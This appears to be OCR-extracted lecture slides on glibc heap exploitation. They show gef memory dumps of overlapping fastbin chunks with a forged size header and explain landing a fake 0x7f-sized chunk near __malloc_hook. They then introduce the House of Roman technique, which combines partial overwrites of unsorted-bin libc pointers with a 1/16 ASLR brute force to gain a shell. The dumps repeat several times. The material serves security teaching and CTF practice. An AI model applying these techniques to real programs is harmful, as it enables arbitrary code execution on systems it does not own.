malloc(0xd1)

malloc(0x21)



```
0x1b08070:      0x0000000000000000      0x0000000000000071
0x1b08080:      0x4141414141414141      0x4141414141414141
0x1b08090:      0x4141414141414141      0x4141414141414141
gef>
0x1b080a0:      0x4141414141414141      0x4141414141414141
0x1b080b0:      0x4141414141414141      0x4141414141414141
0x1b080c0:      0x4141414141414141      0x4141414141414141
0x1b080d0:      0x4141414141414141      0x4141414141414141
0x1b080e0:      0x4141414141414141      0x00000000000000e1
0x1b080f0:      0x0000000000000000      0x0000000000000000
0x1b08100:      0x0000000000000000      0x0000000000000071
0x1b08110:      0x0000000000000000      0x0000000000000000
0x1b08120:      0x0000000000000000      0x0000000000000000
0x1b08130:      0x0000000000000000      0x0000000000000000
gef>
0x1b08140:      0x0000000000000000      0x0000000000000000
0x1b08150:      0x0000000000000000      0x0000000000000000
0x1b08160:      0x0000000000000000      0x0000000000000000
0x1b08170:      0x0000000000000000      0x0000000000000021
0x1b08180:      0x0000000000000000      0x0000000000000000
0x1b08190:      0x0000000000000000      0x00000000000000d1
0x1b081a0:      0x4242424242424242      0x4242424242424242
0x1b081b0:      0x4242424242424242      0x4242424242424242
0x1b081c0:      0x4242424242424242      0x00000000000000a1
0x1b081d0:      0x0000000000000000      0x0000000000000000
gef>
0x1b081e0:      0x0000000000000000      0x0000000000000000
0x1b081f0:      0x0000000000000000      0x0000000000000000
0x1b08200:      0x0000000000000000      0x0000000000000000
0x1b08210:      0x0000000000000000      0x0000000000000000
0x1b08220:      0x0000000000000000      0x0000000000000000
0x1b08230:      0x0000000000000000      0x0000000000000000
0x1b08240:      0x0000000000000000      0x0000000000000000
0x1b08250:      0x0000000000000000      0x0000000000000000
0x1b08260:      0x0000000000000000      0x0000000000000021
```

malloc(0x71)


malloc(0xe1)

malloc(0x71)

malloc(0xd1)

Fake size header

malloc(0x21)



```
0x1b08070:      0x0000000000000000      0x0000000000000071
0x1b08080:      0x4141414141414141      0x4141414141414141
0x1b08090:      0x4141414141414141      0x4141414141414141
gef>
0x1b080a0:      0x4141414141414141      0x4141414141414141
0x1b080b0:      0x4141414141414141      0x4141414141414141
0x1b080c0:      0x4141414141414141      0x4141414141414141
0x1b080d0:      0x4141414141414141      0x4141414141414141
0x1b080e0:      0x4141414141414141      0x00000000000000e1
0x1b080f0:      0x0000000000000000      0x0000000000000000
0x1b08100:      0x0000000000000000      0x0000000000000071
0x1b08110:      0x0000000000000000      0x0000000000000000
0x1b08120:      0x0000000000000000      0x0000000000000000
0x1b08130:      0x0000000000000000      0x0000000000000000
gef>
0x1b08140:      0x0000000000000000      0x0000000000000000
0x1b08150:      0x0000000000000000      0x0000000000000000
0x1b08160:      0x0000000000000000      0x0000000000000000
0x1b08170:      0x0000000000000000      0x0000000000000021
0x1b08180:      0x0000000000000000      0x0000000000000000
0x1b08190:      0x0000000000000000      0x00000000000000d1
0x1b081a0:      0x4242424242424242      0x4242424242424242
0x1b081b0:      0x4242424242424242      0x4242424242424242
0x1b081c0:      0x4242424242424242      0x00000000000000a1
0x1b081d0:      0x0000000000000000      0x0000000000000000
gef>
0x1b081e0:      0x0000000000000000      0x0000000000000000
0x1b081f0:      0x0000000000000000      0x0000000000000000
0x1b08200:      0x0000000000000000      0x0000000000000000
0x1b08210:      0x0000000000000000      0x0000000000000000
0x1b08220:      0x0000000000000000      0x0000000000000000
0x1b08230:      0x0000000000000000      0x0000000000000000
0x1b08240:      0x0000000000000000      0x0000000000000000
0x1b08250:      0x0000000000000000      0x0000000000000000
0x1b08260:      0x0000000000000000      0x0000000000000021
```

malloc(0x71)


malloc(0xe1)

malloc(0x71)

malloc(0xd1)

Fake size header

malloc(0x21)



```
0x1b08070:      0x0000000000000000      0x0000000000000071
0x1b08080:      0x4141414141414141      0x4141414141414141
0x1b08090:      0x4141414141414141      0x4141414141414141
gef>
0x1b080a0:      0x4141414141414141      0x4141414141414141
0x1b080b0:      0x4141414141414141      0x4141414141414141
0x1b080c0:      0x4141414141414141      0x4141414141414141
0x1b080d0:      0x4141414141414141      0x4141414141414141
0x1b080e0:      0x4141414141414141      0x00000000000000e1
0x1b080f0:      0x0000000000000000      0x0000000000000000
0x1b08100:      0x0000000000000000      0x0000000000000071
0x1b08110:      0x0000000000000000      0x0000000000000000
0x1b08120:      0x0000000000000000      0x0000000000000000
0x1b08130:      0x0000000000000000      0x0000000000000000
gef>
0x1b08140:      0x0000000000000000      0x0000000000000000
0x1b08150:      0x0000000000000000      0x0000000000000000
0x1b08160:      0x0000000000000000      0x0000000000000000
0x1b08170:      0x0000000000000000      0x0000000000000021
0x1b08180:      0x0000000000000000      0x0000000000000000
0x1b08190:      0x0000000000000000      0x00000000000000d1
0x1b081a0:      0x4242424242424242      0x4242424242424242
0x1b081b0:      0x4242424242424242      0x4242424242424242
0x1b081c0:      0x4242424242424242      0x00000000000000a1
0x1b081d0:      0x0000000000000000      0x0000000000000000
gef>
0x1b081e0:      0x0000000000000000      0x0000000000000000
0x1b081f0:      0x0000000000000000      0x0000000000000000
0x1b08200:      0x0000000000000000      0x0000000000000000
0x1b08210:      0x0000000000000000      0x0000000000000000
0x1b08220:      0x0000000000000000      0x0000000000000000
0x1b08230:      0x0000000000000000      0x0000000000000000
0x1b08240:      0x0000000000000000      0x0000000000000000
0x1b08250:      0x0000000000000000      0x0000000000000000
0x1b08260:      0x0000000000000000      0x0000000000000021
```

malloc(0x71)

malloc(0xe1)

malloc(0x71)

overlap

malloc(0xd1)

Fake size header

malloc(0x21)

ree and malloc again, and we have control of a 0x71,0xd1 and a 0x2

Targets of Fastbin Attack

- We usually look for valid size-alignment to bypass malloc-size checks and land a chunk.

- Why 0x71 ?

- Because libc addresses usually start with a 0x7f********

- 0x7f******** can become 0x000000000000007f !!

```
0x7f5dc49b9ad0:   0x00007f5dc49b5f00
0x7f5dc49b9ad8:   0x0000000000000000
0x7f5dc49b9ae0:   0xdeadbeefcafebabe
```

shift=1

```
0x7f5dc49b9ad1:   0x0000007f5dc49b5f
0x7f5dc49b9ad9:   0xbe00000000000000
0x7f5dc49b9ae1:   0x00deadbeefcafeba
```

shift=2

```
0x7f5dc49b9ad2:   0x000000007f5dc49b
0x7f5dc49b9ada:   0xbabe000000000000
0x7f5dc49b9ae2:   0x0000deadbeefcafe
```

shift=3

```
0x7f5dc49b9ad3:   0x00000000007f5dc4
0x7f5dc49b9adb:   0xfebabe0000000000
0x7f5dc49b9ae3:   0x000000deadbeefca
```


shift=5

```
0x7f5dc49b9ad5:   0x000000000000007f
0x7f5dc49b9add:   0xefcafebabe0000
0x7f5dc49b9ae5:   0x000000000000deadbe
```


Valid Size
for 0x71 freelist

Landing near __malloc_hook

- So all we need to find is a libc address followed by a NULL QWORD.



```
gef➤  x/12xg 0x7f91c987bab0
0x7f91c987bab0: 0x0000000000000000      0x0000000000000000
0x7f91c987bac0: 0x0000000000000000      0x0000000000000000
0x7f91c987bad0: 0x00007f91c9877f00      0x0000000000000000
0x7f91c987bae0 <__memalign_hook>:       0x00007f91c9560420      0x00007f91c95603c0
0x7f91c987baf0 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
0x7f91c987bb00: 0x0000000100000000      0x0000000000000000
gef➤  
```



```
gef➤  x/2xg 0x7f91c987bad5-8
0x7f91c987bacd: 0x91c9877f00000000      0x000000000000007f
gef➤  
```


- Just like a normal CTF challenge, we set FD to point to malloc_hook, and we will get allocation near it.

- But we don’t know libc. How to make our FD to point there ?

- Now we shall discuss House of Roman.
- We will use the overlap technique (I discussed before) multiple times to overlap and gain control of the FD/BK of freed chunks.
- Alongside 4 powerful partial overwrites, culminating in a shell.

Unsorted Bin


Allocated Chunk



```
gef➤  x/20xg 0x555555757000
0x555555757000: 0x0000000000000000      0x00000000000000d1
0x555555757010: 0x4141414141414141      0x4141414141414141
0x555555757020: 0x4141414141414141      0x4141414141414141
```

free(chunk)

Unsorted Bin



```
gef➤  x/20xg 0x555555757000
0x555555757000: 0x0000000000000000      0x00000000000000d1
0x555555757010: 0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x555555757020: 0x4141414141414141      0x4141414141414141
0x555555757030: 0x4141414141414141      0x4141414141414141
```

- **Make sure to avoid coalescing with the top chunk !!**

Unsorted Bin

- Freeing an Unsorted bin sets arena pointers, which are pointing into libc.

- We can do a partial overwrite of lower 2 bytes of this pointer, so that it points to our __malloc_hook area.

- Lower 12 bits are particular to libc, and remain constant . Thus not affected by ASLR.

- That leaves us with only 4 bits —> 1/16 Probability.

